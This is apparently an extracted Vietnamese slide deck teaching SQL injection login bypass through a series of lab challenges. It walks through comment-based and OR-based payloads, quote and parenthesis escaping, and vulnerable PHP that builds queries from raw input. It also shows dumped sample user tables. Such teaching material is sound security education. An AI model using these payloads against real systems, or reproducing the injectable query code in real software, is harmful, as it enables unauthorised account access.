

The background of the slide is a dark, blurred image of a person sitting at a desk, working on a computer. There are multiple monitors visible, displaying what appears to be code or data. The overall color scheme is dark blue and black, with some light blue highlights from the screens.


Thử nghiệm

Làm sao để câu SQL hợp lệ

Mục tiêu: Login vào hệ thống

CHALLENGE 0

Nghịch với **sandbox** trước khi nhảy vào challenge **Basic**



The image shows two overlapping screenshots of a web application interface. The top screenshot is titled "Interactive SQL Console" and displays a SQL query and its results. The bottom screenshot is titled "Interactive SQL Login (level 1)" and shows a login form with fields for Username and Password, and a button labeled "Bạn chưa đăng nhập".

Interactive SQL Console

SQL query (length: 68)
SELECT * FROM users WHERE username = 'conneo' AND password = 'meow'

Câu Query:
SELECT * FROM users WHERE username = 'conneo' AND password = 'meow'

Kết quả:
Total: 1 row(s)
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 1 | conneo | meow |
+-----+-----+-----+

Interactive SQL Login (level 1)

Username:

Password:

Cách 1

Tận dụng quy tắc comment

Username	<i>\$username</i>
Password	<i>\$password</i>

```
SELECT * FROM users WHERE username = '$username' AND password = '$password' ;
```

Cách 1: Tận dụng cú pháp comment syntax

để xóa đi những phần điều kiện đằng sau, khiến cho điều kiện của về kiểm tra password bay màu.

Làm cho mệnh đề WHERE chỉ kiểm tra mỗi về username và trả kết quả TRUE

→ Hacker có thể đăng nhập với bất kì username nào (miễn là nó có mặt trong bảng users)

Username *conmeo' -- a*

SELECT * FROM users WHERE username = '\$username' AND password = '\$password';



Lưu ý:

Phần **màu xanh** tức là những đoạn query developer tự code vào.

Phần **màu đỏ** tượng trưng cho untrusted data

Cách 1: Tận dụng cú pháp comment syntax

để xóa đi những phần điều kiện đằng sau, khiến cho điều kiện của vết kiểm tra password bay màu.

Làm cho mệnh đề WHERE chỉ kiểm tra mỗi vết username và trả kết quả TRUE

→ Hacker có thể đăng nhập với bất kì username nào (miễn là nó có mặt trong bảng users)

Username `conmeo' -- a`

`SELECT * FROM users WHERE username = 'conmeo' -- a ' AND password = 'gì cũng đc' ;`



Hacker đã dùng dấu `'` để thoát khỏi cặp nháy `'...'` !

Để chi? Vì phải thoát khỏi cặp nháy thì chúng ta mới bắt đầu tiến hành khai thác chủng Injection là nối dài đoạn instruction ra nhằm thao túng logic và kết quả của câu query

Cách 1: Tận dụng cú pháp comment syntax

để xóa đi những phần điều kiện đằng sau, khiến cho điều kiện của vết kiểm tra password bay màu.

Làm cho mệnh đề WHERE chỉ kiểm tra mỗi vết username và trả kết quả TRUE

→ Hacker có thể đăng nhập với bất kì username nào (miễn là nó có mặt trong bảng users)

Username *conmeo'; -- a*

SELECT * FROM users WHERE username = '*conmeo'* *-- a* ' AND password = 'gì cũng đc';



Chưa hết! Sau khi thoát khỏi cặp nháy, hacker bắt đầu tiến hành nối dài và chèn thêm instruction là Comment Syntax *-- a*

Nhằm loại bỏ cắt đuôi phần luận lý đằng sau, khiến cho vết kiểm tra password bị vô hiệu hóa.

Cách 1: Tận dụng cú pháp comment syntax

Đoạn luận lý bị hiểu nhầm thành comment

```
SELECT * FROM users WHERE username = 'conmeo' -- a ' AND password = 'gì cũng đc';
```

Đoạn query còn sót lại để CSDL thực thi



Và cuối cùng! Database thực thi câu query còn sót lại. CSDL tiến hành kiểm tra trong bảng users và tìm ra username **conmeo** mà không hề kiểm tra password gì thêm!!



id	username	password
1	conmeo	meow

1 row in set (0.01 sec)



Interactive SQL Login (level 1)

Username: (length: 11)

Password: (length: 0)

Chào mừng **conmeo** đã trở lại website! Bạn có khỏe không?

Mục tiêu khai thác:

☒ Bước 0: Câu query hợp lệ

☒ Bước 1: Bạn đã thoát khỏi những dấu nháy đôi trong câu truy vấn.

☒ Bước 2: Sử dụng cú pháp comment để bỏ qua phần còn lại của câu truy vấn.

☐ Bước 3: Đăng nhập như account admin (1 row duy nhất chứa username là "admin")

Cách 1: Tận dụng cú pháp comment syntax

Câu truy vấn:

```
SELECT * FROM users WHERE username='conmeo' -- ' AND password=''
```

Kết quả truy vấn:

```
Total: 1 row(s)
+----+-----+-----+
| id | username | password |
+----+-----+-----+
| 1  | conmeo   | meow     |
+----+-----+-----+
```


Cách 2

Tận dụng toán tử logic

Username	<i>\$username</i>
Password	<i>\$password</i>

```
SELECT * FROM users WHERE username = '$username' AND password = '$password' ;
```

Cách 2: Tận dụng các toán tử LOGIC

để đặt ra những điều kiện luôn đúng, luôn có kết quả. Làm cho mệnh đề WHERE luôn trả kết quả là TRUE

→ Hacker có thể đăng nhập với bất kì username nào (miễn là nó có mặt trong bảng users)

Username *conmeo' OR '1'='1*

SELECT * FROM users WHERE username = '\$username' AND password = '\$password';



Lưu ý:

Phần **màu xanh** tức là những đoạn query developer tự code vào.

Phần **màu đỏ** tượng trưng cho untrusted data

Cách 2: Tận dụng các toán tử LOGIC

để đặt ra những điều kiện luôn đúng, luôn có kết quả. Làm cho mệnh đề WHERE luôn trả kết quả là TRUE

→ Hacker có thể đăng nhập với bất kì username nào (miễn là nó có mặt trong bảng users)

Username `conmeo' OR '1'='1'`

`SELECT * FROM users WHERE username = 'conmeo' OR '1'='1' AND password = 'gì cũng đc';`



Hacker đã dùng dấu ' để thoát khỏi cặp nháy '... ' !

Để chi? Vì phải thoát khỏi cặp nháy thì chúng ta mới bắt đầu tiến hành khai thác chủng Injection là nối dài đoạn instruction ra nhằm thao túng logic và kết quả của câu query

Cách 2: Tận dụng các toán tử LOGIC

để đặt ra những điều kiện luôn đúng, luôn có kết quả. Làm cho mệnh đề WHERE luôn trả kết quả là TRUE

→ Hacker có thể đăng nhập với bất kì username nào (miễn là nó có mặt trong bảng users)

Username

conmeo' OR '1'='1



SELECT * FROM users WHERE username = '*conmeo'* OR '1'='1' AND password = 'gì cũng đc';



Ngoài ra anh ta còn dùng thêm 1 dấu nháy '

để kết hợp cùng nháy ' của developer nhằm tạo ra một chuỗi hợp lệ.

Để chi? Với mục đích là dù sau khi inject, luận lý và câu query còn lại vẫn được đảm bảo thực thi. Ở cách 2 này, chúng ta không cắt bỏ đoạn query nào cả, chúng ta chỉ đơn giản là thao túng tính đúng-sai (logic) của query!

Cách 2: Tận dụng luận lý LOGIC

1 Cụm luận lý **số 1** này được thực thi trước
(nhưng thật ra chúng ta cũng không quan tâm kết quả của nó lắm...)

```
SELECT * FROM users WHERE username = 'conmeo' OR '1'='1' AND password = 'gì cũng đc';
```

2 Cụm luận lý này được thực thi sau. Nhưng ở đây hacker dùng luận lý **OR**
→ chỉ cần về username='conmeo' đúng là mọi thứ OKAY



Và cuối cùng! Luận lý: **WHERE username = 'conmeo'**
Luôn được thực thi mặc kệ kết quả cụm luận lý đằng sau.
Sau đó CSDL tiến hành kiểm tra trong bảng users và tìm ra username **conmeo** mà không hề kiểm tra password gì thêm!!

12.4.1 Operator Precedence

Operator precedences are shown in the following list, from highest precedence to the lowest. Operators that are shown together on a line have the same precedence.

```
INTERVAL
BINARY, COLLATE
|
- (unary minus), ~ (unary bit inversion)
^
*, /, DIV, %, MOD
+, -
<<, >>
&
|
= (comparison), <=>, >=, >, <=, <, <>, !=, IS, LIKE, REGEXP,
BETWEEN, CASE, WHEN, THEN, ELSE
NOT
AND, &&
XOR
OR, ||
:= (assignment), :=
```



Kết quả truy vấn:

Total: 20 row(s)			
id	username	password	
1	conmeo	meow	
2	trudie92	123456	
3	deckow.vern	123456789	
4	alta35	qwerty	
5	nikki13	password	



Interactive SQL Login (level 1)

Username: (length: 15)

conmeo' OR 1--

Password: (length: 0)

Chào mừng **conmeo** đã trở lại website! Bạn có khỏe không?

Mục tiêu khai thác:

- ☒ Bước 0: Câu query hợp lệ
- ☒ Bước 1: Bạn đã thoát khỏi những dấu nháy đôi trong câu truy vấn.
- ☒ Bước 2: Sử dụng cú pháp comment để bỏ qua phần còn lại của câu truy vấn.
- ☐ Bước 3: Đăng nhập như account admin (1 row duy nhất chứa username là "admin")

Cách 2: Tận dụng luận lý AND/OR

Câu truy vấn:

```
SELECT * FROM users WHERE username='conmeo' OR 1-- ' AND password=''
```

Kết quả truy vấn:

Total: 20 row(s)			
	id	username	password
1	1	conmeo	meow
2	2	trudie92	123456
3	3	deckow.vernie	123456789
4	4	alta35	qwerty
5	5	nikki13	password
6	6	ritchie.benton	1q2w3e
7	7	kzboncak	guest
8	8	vlueilwitz	luzit2000
9	9	maegan.roob	football
10	10	nicholaus.ledner	master
11	11	admin	66D428C3F3DBE184
12	12	maria.gulgowski	qazwsxedc
13	13	delphia69	super123
14	14	ondricka.judd	pokemon
15	15	eleonora36	eleonora36
16	16	qkling	sunshine
17	17	pconsidine	1234554321
18	18	vcruckshank	googledummy
19	19	mozelle31	wow12345
20	20	orunte	michelle



Interactive SQL Login (level 2)

Username: (length: 6)

conmeo

Password: (length: 4)

meow

Đăng nhập không thành công (No results: 0 row)

Mục tiêu khai thác:

☒ Bước 0: Câu query hợp lệ

☐ Bước 1: Bạn đã thoát khỏi những dấu nháy đơn trong câu truy vấn.

☐ Bước 2: Thoát khỏi cặp ngoặc LOWER(...)

☐ Bước 3: Sử dụng luận lý AND/OR thao túng câu query

☐ Bước 4: Đăng nhập như account admin (1 row duy nhất chứa username là "admin")

Câu truy vấn:


```
SELECT * FROM users WHERE username=LOWER("conmeo") AND password=MD5("meow")
```

Kết quả truy vấn:

No results (0 row)

CHALLENGE 1-6

Basic: Tiếp xúc với những hình thái query phức tạp hơn



CHALLENGE 1 (index.php)

Mục tiêu: Login as admin

Username

Password

Login



```
SELECT username FROM users WHERE  
username = '$username' AND password = '$password';
```

Luôn nhớ DEBUG bằng cách *var_dump* câu query trước khi được thực thi!

Để luôn nhìn thấy được vị trí và ngữ cảnh của untrusted data trong câu query



```
$sql = "SELECT username FROM users WHERE username='$username' AND password='$password'";  
  
echo "[DEBUG] SQL query nè:"; var_dump($sql);  
  
$query = $database->query($sql);
```

CHALLENGE 1 (index.php)

Mục tiêu: Login as admin

```
SELECT username FROM users WHERE  
username = '$username' AND password = '$password' ;
```

Khá đơn giản, khi chúng ta chỉ cần làm cho ***\$username*** để thoát khỏi cặp nháy và dùng comment syntax để cắt đuôi – loại bỏ phần luận lý kiểm tra password phía sau!

Cách 1: Dùng cú pháp comment syntax

Tương tự challenge 0, ta có thể dùng luận lý logic OR để khiến cho mệnh đề WHERE chỉ còn mỗi vế kiểm tra username = 'admin' mà chẳng cần kiểm tra password

Cách 2: Dùng luận lý LOGIC

Username	Cách 1: Dùng cú pháp comment syntax
<input type="text" value="admin' -- a"/>	
Password	
<input type="text" value="a"/>	
<input type="button" value="Login"/>	



WHERE username = ' \$username ' AND password = ' \$password ' ;

Username	Cách 2: Dùng luận lý LOGIC
<input type="text" value="admin' OR 1='1"/>	
Password	
<input type="text" value="a"/>	
<input type="button" value="Login"/>	



WHERE username = ' \$username ' AND password = ' \$password ' ;

Username	Cách 1: Dùng cú pháp comment syntax
<input type="text" value="admin' -- a"/>	
Password	
<input type="text" value="a"/>	
<input type="button" value="Login"/>	



```
WHERE username = ' admin' -- a ' AND password = ' a ' ;
```

Username	Cách 2: Dùng luận lý LOGIC
<input type="text" value="admin' OR 1='1"/>	
Password	
<input type="text" value="a"/>	
<input type="button" value="Login"/>	



```
WHERE username = ' admin' OR 1='1' AND password = ' a ' ;
```

CHALLENGE 1 ATTACK FLOW: LOGIN AS ADMIN.



Username

`admin' -- a`

Password

`a`

Login

WHERE username = ' `admin' -- a` ' AND password = ' `a` ' ;

Username

`admin' OR 1='1`

Password

`a`

Login

WHERE username = ' `admin' OR 1='1` ' AND password = ' `a` ' ;

Username

Enter Username

Password

Enter Password

Wow you can log in as admin, here is your flag
CBJS{FAKE_FLAG_FAKE_FLAG}, but how about [THIS LEVEL!](#)

Login

```
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 11 | admin    | 40B472673867BE45 |
+-----+-----+-----+
1 row in set (0.01 sec)
```

CHALLENGE 2: DẤU NHẢY KÉP

Mục tiêu: Login as admin

Username

Password

Login

Trong thực tế, Developer có thể dùng cả nhảy đơn lẫn nhảy kép để tạo ra chuỗi... vì thế hãy lưu ý khi testing blackbox

SELECT username FROM users WHERE
username = "\$username" AND password = "\$password";

CHALLENGE 2 ATTACK FLOW: LOGIN AS ADMIN.

Username

Cách 1: Dùng cú pháp comment syntax

admin" -- a

Password

a

Login



WHERE username = "admin" -- a " AND password = "a " ;

Username

Cách 2: Dùng luận lý LOGIC

admin" OR 1="1

Password

a

Login



WHERE username = "admin" OR 1="1" AND password = "a " ;



Username

Enter Username

Password

Enter Password

Wow you can log in as admin, here is your flag
CBJS{FAKE_FLAG_FAKE_FLAG}, but how about [THIS LEVEL!](#)

Login

```
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 11 | admin    | 40B472673867BE45 |
+-----+-----+-----+
1 row in set (0.01 sec)
```


CHALLENGE 2: DẤU NHẢY KÉP

Mục tiêu: Login as admin

Username

Password

Login

Trong thực tế, Developer có thể dùng cả nhảy đơn lẫn nhảy kép để tạo ra chuỗi... vì thế hãy lưu ý khi testing blackbox

SELECT username FROM users WHERE
username = "\$username" AND password = "\$password";

CHALLENGE 2 ATTACK FLOW: LOGIN AS ADMIN.

Username

Cách 1: Dùng cú pháp comment syntax

admin" -- a

Password

a

Login



WHERE username = " admin" -- a " AND password = " a " ;

Username

Cách 2: Dùng luận lý LOGIC

admin" OR 1="1

Password

a

Login



WHERE username = " admin" OR 1="1" AND password = " a " ;



Username

Enter Username

Password

Enter Password

Wow you can log in as admin, here is your flag
CBJS{FAKE_FLAG_FAKE_FLAG}, but how about [THIS LEVEL!](#)

Login

```
+-----+-----+-----+
| id | username | password |
+-----+-----+-----+
| 11 | admin    | 40B472673867BE45 |
+-----+-----+-----+
1 row in set (0.01 sec)
```

CHALLENGE 3: BỊ KẸP VÀO HÀM (...)

Mục tiêu: Login as admin

Username

Password

Login

Đôi khi Untrusted Data của chúng ta còn bị đưa vào tham số của hàm, vì thế muốn Inject ở tình huống này, ngoài việc thoát khỏi nháy đơn '...' . Bạn còn phải thoát khỏi ngoặc (...)

SELECT username FROM users WHERE
username = LOWER(" *\$username* ") AND password = MD5(" *\$password* ");

Username	Cách 1: Dùng cú pháp comment syntax
<input)="" --="" a"="" type="text" value="admin"/>	
Password	
<input type="text" value="a"/>	
<input type="button" value="Login"/>	



```
WHERE username = LOWER("$username") AND password = MD5("$password");
```

Username	Cách 2: Dùng luận lý LOGIC
<input)="" 1="1" or="" type="text" value="admin"/>	
Password	
<input type="text" value="a"/>	
<input type="button" value="Login"/>	



```
WHERE username = LOWER("$username") AND password = MD5("$password");
```

Username	Cách 1: Dùng cú pháp comment syntax
<input)="" --="" a"="" type="text" value="admin"/>	
Password	
<input type="text" value="a"/>	
<input type="button" value="Login"/>	



```
WHERE username = LOWER("admin") -- a" ) AND password = MD5("a");
```

Username	Cách 2: Dùng luận lý LOGIC
<input)="" 1='("1"/' or="" type="text" value="admin"/>	
Password	
<input type="text" value="a"/>	
<input type="button" value="Login"/>	



```
WHERE username = LOWER("admin") OR 1=("1") AND password = MD5("a");
```

Username	Cách 1: Dùng cú pháp comment syntax
<code>admin") -- a</code>	
Password	
<code>a</code>	
<button>Login</button>	

Trong payload ở level 3, chúng ta cần thêm một dấu **)** để đóng ngoặc của **LOWER(** lại

Nếu như không làm điều này, lập tức cấu trúc query sẽ không đúng nguyên tắc và gây ra lỗi cú pháp



```
WHERE username = LOWER("admin") -- a" ) AND password = MD5("a");
```

Username	Cách 2: Dùng luận lý LOGIC
<code>admin") OR 1=("1</code>	
Password	
<code>a</code>	
<button>Login</button>	

Ở cách số 2, ta phải khéo léo chèn cả **(** và **)** ở hai vị trí khác nhau. Vì sao? Vì ở cách này, ta không cắt bỏ đoạn luận lý phía sau, mà đoạn luận lý phía sau lại đang có một cục thịnh dư **)**



```
WHERE username = LOWER("admin") OR 1=("1") AND password = MD5("a");
```

Username

Cách 1: Dùng cú pháp comment syntax

admin") -- a

Password

a

Login



WHERE username = LOWER("admin") -- a") AND password = MD5("a");

Username

Cách 2: Dùng luận lý LOGIC

admin") OR 1=("1

Password

a

Login



WHERE username = LOWER("admin") OR 1=("1") AND password = MD5("a");



Username

Enter Username

Password

Enter Password

Wow you can log in as admin, here is your flag
CBJS{FAKE_FLAG_FAKE_FLAG}, but how about [THIS LEVEL!](#)

Login

```
+-----+-----+-----+-----+
| id | username | password | email |
+-----+-----+-----+-----+
| 11 | admin | 13442cabe383b86d1e1d2ce653845349 | NULL |
+-----+-----+-----+-----+
1 row in set (0.01 sec)
```

Có rất nhiều cách và phương thức logic

để kiểm tra credentials của user!

Cách 1: Kiểm một lúc cặp username/password bằng query

Anh ơi! cho em đăng nhập:
username của em là **conmeo**
password của em là **gaugau**



```
SELECT username FROM users WHERE  
username = 'meomeo' AND password = MD5('meow');
```



Okay, anh tìm thấy rồi
nhé! Mời em vào

username

conmeo

1 row in set (0.01 sec)

Cách 2: Lấy username query vào database rồi so sánh
kết quả với password mà user nhập vào

Step 1: Anh ơi! cho
em đăng nhập. Em là
conmeo



Okay, anh thấy tên của em
dữ liệu. Password của em là
gì nè? để anh đối chiếu

-----	-----	-----
username	password	
-----	-----	-----
conmeo	4a4be40c96ac6314e91d93f38043a634	
-----	-----	-----
1 row in set (0.01 sec)		

Step 2: Password
của em là **meow**



```

<?php
function loginHandler($username, $password)
{
    try {
        include("db.php");
        $database = make_connection("hashed_db");

        $sql = "SELECT username, password FROM users WHERE username='$username'";
        $query = $database->query($sql);
        $row = $query->fetch_assoc(); // Get the first row

        if ($row === NULL)
            return "Username not found"; // No result

        $login_user = $row["username"];
        $login_password = $row["password"];

        if ($login_password !== md5($password))
            return "Wrong username or password";

        if ($login_user === "admin")
            return "Wow you can log in as admin, here is your flag
                    CBJ5{3fa996e38acc675ae51fef858dc35eb3},
                    but how about <a href='level6.php'>THIS LEVEL</a>!";
    }
}

```

...

Truy vấn vào CSDL lấy ra cột username và password ứng với tên username của người dùng nhập vào

username	password
admin	13442cabe383b86d1e1d2ce653845349

```
<?php
function loginHandler($username, $password)
{
```

```
    try {
        include("db.php");
        $database = make_connection("hashed_db");
```

```
        $sql = "SELECT username, password FROM users WHERE username='$username'";
        $query = $database->query($sql);
        $row = $query->fetch_assoc(); // Get the first row
```

```
        if ($row === NULL)
            return "Username not found"; // No result
```

```
        $login_user = $row["username"];
        $login_password = $row["password"];
```

```
        if ($login_password !== md5($password))
            return "Wrong username or password";
```

```
        if ($login_user === "admin")
            return "Wow you can log in as admin, here is your flag
            CBJ5{3fa996e38acc675ae51fef858dc35eb3},
            but how about <a href='level6.php'>THIS LEVEL</a>!";
```

```
    ...
```

Truy vấn vào CSDL lấy ra cột username và password ứng với tên username của người dùng nhập vào

username	password
admin	13442cabe383b86d1e1d2ce653845349

Sau đó lấy kết quả của cột password để so sánh với hash password của người dùng nhập vào

```
if("13442cabe383b86d1e1d2ce653845349" !== md5($password))
...
không biết password sao so sánh :(
```

```
SELECT username,password FROM users  
WHERE username = '$username'
```

Okay căng rồi đây!
Với phương pháp
kiểm tra này thì cả
hai cách tiếp cận đều
không dùng được nữa



Hướng tiếp cận 1: Dùng comment syntax

Thiệt ra thì sau username đâu còn query gì nữa đâu mà dùng comment làm gì cho mệt. Bản chất là mình không biết password của admin là gì để vượt qua đoạn so sánh!

Hướng tiếp cận 2: Dùng luận lý LOGIC

Tương tự như hướng tiếp cận 1, bản chất vấn đề không phải là mệnh đề WHERE không trả về TRUE. Mà là dù có trả về TRUE ta vẫn không làm gì được với đoạn so sánh password.



```
if("13442cabe383b86d1  
e1d2ce653845349" !=  
md5($password))
```

...
không biết password
sao so sánh :(



```
SELECT username,password FROM users  
WHERE username = '$username'
```

Hm.. nãy giờ mình chỉ dùng những cách tiếp cận thông thường để thao túng mệnh đề WHERE thôi



Hướng tiếp cận 3: Thao túng/ làm giả kết quả?

Okay nếu đã không biết password của admin là gì... vậy tại sao không làm giả luôn kết quả? hoặc thao túng kết quả bảng ra đúng ý mình muốn?
Vậy thì phải tìm hiểu thêm "từ điển" để xem có cú pháp nào giúp ta làm được việc đó không?

Dùng cú pháp nào đó để tạo ra kết quả row pha-ke?

username	password
admin	fake_password